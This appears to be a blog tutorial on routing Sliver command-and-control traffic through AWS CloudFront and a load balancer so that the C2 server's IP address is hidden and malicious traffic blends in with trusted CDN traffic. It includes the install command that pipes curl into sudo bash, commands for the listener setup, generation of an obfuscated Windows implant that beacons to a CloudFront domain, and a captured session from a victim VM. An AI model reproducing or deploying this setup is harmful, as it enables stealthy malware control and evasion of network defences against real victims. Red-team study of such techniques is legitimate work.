CloudFront is a content delivery network (CDN) provided by Amazon Web Services that caches and distributes content globally through edge locations. It’s commonly used to improve performance, reduce latency, and provide built-in TLS termination and DDoS resilience.
CDN’s can be abused by an adversary attempting to obscure infrastructure or blend malicious traffic with legitimate services.
Using a CDN for malware Command and Control (C2) traffic can be useful for a number of reasons.
- The IP address of the C2 server is masked from the Internet
- CDN systems such as Cloudfront are widely trusted and rarely blocked outright
- Provide TLS certificates signed by a trusted authority (in this case Amazon)
This article will look at configuring Cloudfront to forward traffic to traffic to our C2 server. This requires three steps; creating an EC2 instance for the server, creating an Application Load Balancer (ALB) and finally configuring the Cloudfront instance. We will be using Sliver as a command and control system.
EC2 Instance Creation
Start by creating an EC2 instance where our C2 server will reside. For production usage, you probably want at least a 2t.large instance.

SSH into the EC2 instance, and install Sliver C2.
ubuntu@ip-172-31-8-69:~$ curl https://sliver.sh/install|sudo bash
Login to sliver, and start a HTTP listener.
The listener will need to respond with content going to the root of the web server, as the load balancer we will be configuring in the next step uses this to determine if the web server is online. This can be done using the websites add-content command.
ubuntu@ip-172-31-8-69:~$ sliver
Connecting to 127.0.0.1:31337 ...

        ███████╗██╗     ██╗██╗   ██╗███████╗██████╗
        ██╔════╝██║     ██║██║   ██║██╔════╝██╔══██╗
        ███████╗██║     ██║██║   ██║█████╗  ██████╔╝
        ╚════██║██║     ██║╚██╗ ██╔╝██╔══╝  ██╔══██╗
        ███████║███████╗██║ ╚████╔╝ ███████╗██║  ██║
        ╚══════╝╚══════╝╚═╝  ╚═══╝  ╚══════╝╚═╝  ╚═╝

All hackers gain undying
[*] Server v1.7.3 - 3bbaf805104dcc4a75414ee0084e8de50702cad4
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command


[127.0.0.1] sliver > websites add-content --website healthcheck --web-path / --content /home/ubuntu/health.html

[*] healthcheck

 Path      Content-Type               Size   Original File   SHA256
========= ========================== ====== =============== ==================================================================
 /         text/html; charset=utf-8     10   health.html     534c3073bb1d373b2c76f9c85cc7373658a7dbbe7cc7eccdf5af751ed91951df


[127.0.0.1] sliver > http --website healthcheck

[*] Starting HTTP :80 listener ...
[*] Successfully started job #3


[127.0.0.1] sliver > jobs

[127.0.0.1] sliver >  ID   Name   Protocol   Port   Domains
==== ====== ========== ====== =========
 3    http   tcp        80
With the listener started, we can generate an implant.
[127.0.0.1] sliver > generate --http https://d1jwmmshxm70pa.cloudfront.net -o windows

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 5m12s
[*] Implant saved to /home/ubuntu/CUDDLY_METAL.exe
Elastic Load Balancer Configuration
Next, we need to configure an Elastic Load Balancer (ELB) that sits in front of the EC2 instance. This isn’t strictly necessary, but makes it easier to prevent traffic from the Internet from directly hitting the C2 server without going through Cloudfront.

In the AWS Console navigate to EC2 Dashboard > Load Balancers > Create Load Balancer. Select Application Load Balancer.

Name the load balancer (in this case “C2LB”), and set the scheme to Internet-facing.
Scrolling down the page, you should see an option to set the target group. Select create target group.

On the create target group settings, ensure the Virtual Private Cloud (VPC) used is the same one that the EC2 instance is using.


If the target successfully activates, it’s state should change to running. If not, you may want to review the EC2 instances security groups to ensure HTTP traffic is allowed.

Once the ALB is configured, copy the external ALG DNS name and ensure you can access the C2 server using it.
Cloudfront Configuration

Use the AWS console to navigate to the Cloudfront service. Select “Create Distribution” and select the load balancer we just created.

Once created, you should see a number of settings related to the distribution.

In behaviours, ensure redirect HTTP to HTTPS is set, and that all allowed HTTP methods can be used. Sliver uses HTTP POST methods extensively for C2 communication.

Ensure that the cache policy is set to UseOriginCacheControlHeaders, and the Origin request policy is set to AllViewer.
Once the settings are saved, it will likely take 15 minutes for the Cloudfront distribution to be deployed. This should provide you with a URL you can use to contact the C2 server (in our case d1jwmmshxm70pa.cloudfront.net)

Navigating to the URL using HTTPS you should see it has a valid certificate.
Executing our Sliver payload on a sample virtual machine shows it successfully connects back to the Sliver C2 instance via the Cloudfront address.
[*] Session 3576a8c7 CUDDLY_METAL - tcp(172.31.41.214:50836)->86.178.117.81 (DESKTOP-1OO5ACP) - windows/amd64 - Thu, 19 Apr 2026 08:33:05 UTC

[127.0.0.1] sliver > use 3576a8c7

[*] Active session CUDDLY_METAL (3576a8c7-2993-4e4e-881b-21753185225d)

[127.0.0.1] sliver (CUDDLY_METAL) > info
